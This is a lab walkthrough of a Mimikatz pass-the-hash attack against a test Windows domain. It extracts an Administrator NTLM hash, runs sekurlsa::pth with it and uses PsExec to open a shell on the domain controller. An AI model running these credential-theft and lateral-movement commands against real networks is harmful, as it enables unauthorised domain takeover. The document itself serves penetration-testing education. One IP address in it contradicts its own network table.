
IP Address	Computer Name	Description	Windows Version
192.168.52.100	DC-HACKNPENTEST	This is Domain Controller	Windows Server 2016
192.168.52.200	DC1	This is Domain Client	Windows Server 2008

Firstly we need to find the hash of the User on which we are aiming to perform Pass the Hash Technique which is Administrator of hacknpentest.local (192.168.52.100 forest root).

As we can see in the below image the administrator's hash is extracted using the logonPassword functionality.

Now that we have a hash of Administrator we only need to call the pth(pass-the-hash) functionality of the sekurlsa module.

```
sekurlsa::pth /user:Administrator /domain:hacknpentest.local /ntlm:{hash value}
```




We need to pass following arguments with sekurlsa::pth command.

/user : Define user of domain on which pass-the-hash.

/domain : Define the domain.


/ntlm : Define the ntlm hash of the user. (RC4 can also be used)

After the execution of the command we get a command prompt but wait what does it says!!



The System Still assumes that we are the administrator of the DC1 system(192.168.52.200). We will use PsExec.exe to get command prompt of Administrator on hacknpentest.local.

```
PsExec.exe \\hacknpentest.local cmd.exe
```


And here we are with the Administrator Command Prompt of hacknpentest system(192.168.52.200).

Now that we have seen Pass-the-Hash Technique we will see how to dump credentials from the offline memory dump.

